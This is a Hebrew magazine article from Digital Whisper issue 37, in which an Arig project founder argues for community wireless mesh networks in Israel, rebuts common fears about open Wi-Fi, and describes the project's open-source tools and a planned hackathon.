עם החזרה לארץ גיליתי שמעט מאוד אנשים מכירים את הנושא. תחושה מוזרה החלה להתלוות לכל פעם שבה היה מתברר לי שכל הרשתות באזור בו אני נמצא נעולות! כיצד משכנעים כל כך הרבה אנשים להתקין רשת אלחוטית ובו בזמן שאסור/מפחיד/לא כדאי לברר מה יקרה אם נאפשר להן לתקשר אחת עם השנייה. משם הדרך לרישום הדומיין http://arig.org.il היתה קצרה.

כיצד פסח רעיון רשתות האריג הקהילתיות על ישראל עד היום? אחרי הכל לא חסרות פה חברות העוסקות בתחום האלחוט, החל מיישומיו הצבאיים וכלה בפיתוחי WiMax. לשכת המדען הראשי מפעילה זוג מאגדים, RESCUE ו-CORNET בנושאי רשתות לשימוש כוחות הצלה ורדיו קוגניטיבי, בהתאמה. במקביל מתכננת עיריית תל אביב להרחיב את פרויקט הרשת האלחוטית בשדרות בן גוריון על סמך "הצלחת הפרויקט", ואף השכלנו בנתיים ללמוד מיוזמו, אלון סולר, ש"העירייה יכולה לבחור אילו תכנים יוצגו בדף הבית של הגולש כאשר הוא משתמש בשירות". חמוש בידע הנ"ל אני מוכן להסתכן בהערכה.

כאמור לרשתות אריג אלחוטיות יש היסטוריה ארוכה, ואחת הבעיות עם היסטוריה היא שאפשר ללמוד ממנה יותר מדי. רשת אריג לא תפעל בארץ במתכונת של תשתית קישוריות ראשית, פשוט מהסיבה שבישראל לא חסר אינטרנט, לפחות לא באופן שבו הוא חסר כאן. מה שכן רלוונטי לישראל הוא נושא הפרטיות, חופש המידע ועצם שפע אמצעי התקשורת שבהשג ידינו. מנקודת מבט זו אין סיבה שלא ננסה להפעיל אותם במתכונת שונה, אדרבא אם נשקול את הפוטנציאל שטמון בכך.

עוד דבר בולט שלומדים מפרויקטים שנעשו, הוא שקשה מאוד להפעיל רשתות כאלו ללא מעורבות קהילתית לאורך זמן. סוד כוחו של האריג טמון במעורבות אישית של כל אחד הלוקח חלק בהפעלתו. מובן שהכוונה היא לא להפוך את כל חברי קהילת אריג לאשפי סיסטם, אבל הנכונות להפעיל צומת בסופו של יום נשארת בידיהם. זה מה שהופך רשת אריג לקהילת אריג.

הפוטנציאל

רשת אריג מציעה מגוון יתרונות, אבל השימוש בהם מאוד תלוי בהקשר בו פועלת הרשת ונקודת מבטו של המפעיל. מפת האינטרסים ללא ספק סבוכה: אח גדול בעיר קטנה מעוניין בהפעלת רשת אריג כדי ליירט/לסנן/לנטר תעבורת אינטרנט. חברה מסחרית תרצה להוסיף פרסומות לעמודי אינטרנט כמודל עסקי. ספק סלולר מעוניין לפרוס אריג femto-cells דרך לקוחותיו כדי להוריד עומס מהרשת הראשית ולסייע בהגשת שירותי LTE. מורדים בעיר חמאת שבסוריה ירצו להקים אריג על מנת להבטיח יכולת תקשורת מול נסיונות שיבוש ממסדיים. כוחות סיוע בהאיטי יבקשו להקים אריג כדי לבסס ערוצי תיאום בעת אסון. קיבוץ ירצה להציע שיחות חינם בשטחו ואילו ראש עיר יפרוש אינטרנט "חינם" בשדרה, אפיל אם הוא לא באמת עונה על צרכי התושבים. הרשימה כמובן עוד ארוכה...

על מה יסכימו כולם? קרוב לוודאי שרק על הפוטנציאל הגלום ברשת, עבורם.

לא נתעלם מהיתרון מרכזי אחר של רשתות אריג אלחוטיות, והוא עלות הקמה נמוכה בשילוב עם פשטות הפעלה יחסית, לפחות כשמדובר ב-Wi-Fi. המשותף לכפרים באפריקה העושים שימוש בפרויקט village- telco, או רשתות אריג המספקות קישוריות בנפאל, הוא שנבחרו כפתרון היעיל ביותר כלכלית לביסוס תשתית תקשורת.

דבר נוסף שכדאי לשים אליו לב הוא ששירותים מסויימים דווקא מתאימים יותר לרוץ על רשתות אריג מאשר דרך ARPANET. קחו לדוגמא שירות כמו רשתות חברתיות - מימוש מבוזר כמו זה של Diaspora יותר מתאים לרוץ ברשת אריג מהסיבה הפשוטה שאופי התקשורת בחלקה הארי מקומי ממילא, ובאופן כללי נכון עבור כל שירותי ה-geo-social. דוגמאות נוספת היא שירותי איסוף נתונים מבוזרים כגון רשתות חישה אלחוטיות, או שירותי caching מקומיים מבוזרים.

פחד, אי-ודאות וספק

כמה תשובות שיעזרו לקורא לזהות, לעבד ולהפריך טענות נפוצות ששומעים בהקשר של רשתות אלחוטיות לא מאובטחות. חלק מהדברים מובאים בתגובה למאמר של עו"ד יהונתן קלינגר מהגליון השלושים וחמישה.

השמיים נופלים! ברשתות פתוחות כולם יכולים להאזין לי!

ובכן אין כל הבדל בין רשתות אלחוטיות פתוחות ורשתות סלולר מהבחינה שבשתיהן לתעבורת המידע יכול להאזין צד שלישי באופן פסיבי. רמת האבטחה נגזרת מפרוטוקולי התעבורה וההצפנה בהם נעשה שימוש, לרבות המצאות אפשרית של פגמים ביישום שלהם.

כניסה לא מאובטחת לרשת חברתית דרך HTTP ישאיר את המשתמש חשוף, אך זהו תרחיש חלול, משום שכל שהוא בסך הכל מתאר משתמש לא אחראי. שורש העניין כאן הוא לא התווך האלחוטי, אלא חוסר ידע בסיסי בנוגע לשימוש באינטרנט, שהביא לכך שלא נעשה שימוש ב-HTTPS. מרבית האשמה במקרים אלו מונחת ממילא עם מפעילי האתר שאינם מבצעים redirection לגישה דרך פרוטוקול מוצפן.

ומה לגבי גישה שאכן בוצעה דרך HTTPS? ובכן כאן כשל אבטחתי תלוי בהמצאות פגם תיאורתי או ישומי בפרוטוקול או במודל האמון. גם כאן ניתן להשוות את הדברים לבעיות אבטחה שנמצאו בפרוטוקול GSM בפרוטוקול ההצפנה A5/1 או בהתקפות נוכחיות או עתידיות על UMTS, או התקפות side-channel שנותרות רלוונטיות עבור שניהם.

השמיים נופלים! רשתות פתוחות מהוות סכנה למידע שלי!

ומה לגבי הצורך של משתמשים ברשת מאובטחת לשימושם הפרטי? ובכן לשם כך קיים פתרון טכני פשוט המאפשר הגשת זוג רשתות בו זמנית על ידי אותו נתב, הראשונה מאובטחת ופרטית ואילו השניה פתוחה, כאשר המשתמש בוחר באיזה מידה הוא רוצה לחלוק או לא את חיבור ה-uplink שלו.

אם אתם עדיין בדעה שזה מסוכן, אתם מוזמנים לקרוא את עמדתו של חוקר האבטחה ברוס שנייר בנושא.

השמיים נופלים! רשתות פתוחות יאפשרו גישה לתוכן שאינו חוקי באופן אנונימי!

כדי לא לדרדר את איכות הדיון נסתפק בכך שמספיק שאדם אשר מעוניין בגישה לחומר מהסוג הזה ילמד על דרך אחת לגשת לאינטרנט באופן אנונימי ומכן והלאה הוא יעדיף לעשות זאת מביתו ולא מפינת רחוב.

השמיים נופלים! ברשתות פתוחות המידע שלך מסכן אותי!

הנה קטע מתוך המאמר של יהונתן העוסק באחריות משפטית בעת שיתוף אינטרנט:

> "...אדם משתף את הרשת האלחוטית שלו, הרי שכל מי שמתחבר יכול להשתמש בה כדי לעשות פלאים לא חוקיים: החל מהורדה של חומר פדופילי, דרך שיתוף קבצים לא חוקי והרצת מניות, ועד פרסום טוקבקים בבלוגים שיהיו לשון הרע. אם יתקבל תזכיר חוק חשיפת גולשים... אדם יקבל תביעה על סמך כתובת ה- IP שלו, וזאת כאשר הוא השאיר את הרשת שלו פתוחה למשתמשים".

בוא נשים את הדברים בפרופורציה. בין גלישה אנונימית ורשתות אלחוטיות פתוחות יתכן קשר, אך הוא לא חד ערכי ובוודאי לא הכרחי. כפי שהזכרתי קיימים מגוון כלים משכבת האפליקציה המאפשרים את אותה יכולת - כלים קיימים שכל תכליתם לטשטש את הזהות בין IP ומשתמשים. המסקנה המתבקשת היא שהרעיון לקשור את המושגים משתמש וכתובת IP הוא מוטעה, ומכל מקום לא ישים.

אנחנו, כקוראים טכניים, לא יכולים להשלים עם מציאות שבה אדם מואשם במעשה על סמך כתובת ה-IP שלו בלבד - ראיה מסוג זה יכולה לשמש לכל היותר כראיה תומכת, שלבדה מותירה מעט חוץ מספק סביר. נדמיין מצב בו שוכנעו כל מפעילי הרשתות הפתוחות לנעול את רשתותיהם. מתיישב פלוני בבית קפה, רוכש קפה ומאפה. בתמורה מקבל את סיסמת הגישה לרשת. בשלב הבא הוא מפעיל את שרת ה-Tor שלו וגולש בצורה אנונימית. מה השגנו בכך? לא הרבה. דגש אחרון: בתיאור הנ"ל הנחנו שאיבטוח הרשת הוא משימה שבכוחו של כל אחד לעשות, אף שאנחנו מודעים היטב לקושי שכרוך בכך.

ונשארת תלויה שאלה המחיר. בעת נעילת הרשתות שלנו עוד ועוד אנו מוותרים על האפשרות לחקור מה ניתן לבנות בגישה הפוכה, על ידי שיתוף, קישור ובעיקר התעקשות על אופי נייטרלי לרשת. האם אלו הטיעונים שבעבורם נזנח את הרעיון? השאלה האמיתית שצריכה להשאל היא כיצד לבנות רשת שבד בבד תאפשר חופש ביטוי אנונימי, ובמקביל תדרוש הזדהות במקומות המעטים בהם הוא באמת נחוץ.

האינטרנט ישאר מקום רווי סכנות, במיוחד אם אתה מגיע ללא כל ידע בסיסי על אופן פעולתו. השורה התחתונה היא ששכבת הלינק, אותה מיישמים פרוטוקולי אריג מספיק נמוכה כדי שמרבית האיומים לא יהיו יחודיים עבורה, ובמרבית המקרים מקבילים לאיומים זהים מתחום הסלולאר.

הלאה! לדברים יותר מעניינים!

פעילות

אז מה נקודת המבט של אריג'ניקים? ובכן עיקר המטרה שלנו היא ללמד ולחלוק כיצד להשתמש בטכנולוגיות הללו לטובת הקהילה. נכון להיום אנו עוזרים בהפעלת רשתות וצמתי אריג במספר מוקדים בארץ, אולם פיתוח תוכנה הוא החלק שבו נעשית מרבית הפעילות כרגע. נכון להיום אנחנו עובדים על הכלים הבאים, כולם משוחררים כקוד פתוח:

- **Mesh DB** הוא מסד נתונים יעודי לרשתות אריג, שלאחרונה זכה ל-web-service משלו - ממשק מכונה שיאפשר לנו לפרסם נתונים על הרשת הפועלת בארץ. שכנוע קהילות אריג נוספות לתמוך ב-API הנ"ל יאפשר מחזור יישומים וחסכון עצום בעבודה כפולה. לדוגמא את 'יישום המפה', המציג את מבנה הרשת ניתן יהיה להפנות ל-API של קהילה כלשהי ופשוט לצפות ממנו לעבוד, בדומה מאוד ל-OpenSocial.
- **Arig Web-app** הוא יישום האינטרנט הרץ על גבי אתר הבית של אריג. היישום נמצא בפיתוח של מספר יכולות, לדוגמא איפשור שיתוף תמונות-פנורמה מגגות בתים, על מנת להקל על מציאת שכנים עימם ניתן יהיה להקים קישור רדיו על מנת להרחיב את הרשת.
- שירות יצירת תמונת קושחה לנתבים מצויים בישראל on-demand, מבוסס OpenWRT, שיקל על הצטרפות לרשת המקומית, למשל דרך קנפוג מוכן מראש של כתובת ה-IPv6 עבור הנתב.

סיכום

למרות מאמר ארוך מהמצופה, קשה לראות בו יותר כמבוא לנושא. קיימים היבטים רבים שלא היה אפשר לסקר, כמו נושא הקצאת תדרים בעולם ובישראל בפרט, מינוף IPv6 ברשתות אריג, DN42 כ-backbone וירטואלי לרשתות אריג בעולם ועוד.

איך לוקחים חלק? בתור התחלה אפשר כולם מוזמנים להגיד שלום דרך רשימת התפוצה של הפרוייקט, שם מתנהלים רוב הדיונים בקשר לפרויקט. השלב הבא הוא לקחת ראוטר להתקין עליו הפצת קוד פתוח כגון OpenWRT כדי לקבל הרגשה של איך דברים נראים. משם הדרך לקוד צריכה להיות פשוטה...

בנוסף, לאחר האקאתון ראשון מוצלח בעיר ערד בקרוב נקיים גרסה קצת יותר נגישה בתל-אביב, אליו כולם מוזמנים. מקווה לראות אותכם שם!

על המחבר

אמיר שגיא הוא מתכנת, פעיל קוד פתוח ואחד ממייסדי פרויקט אריג. תגובות / יצירת קשר אפשר לשלוח ל: digitalwhisper@taproot.org.il.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-37 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש נובמבר.

אפיק קסטיאל,

ניר אדר,

31.10.2012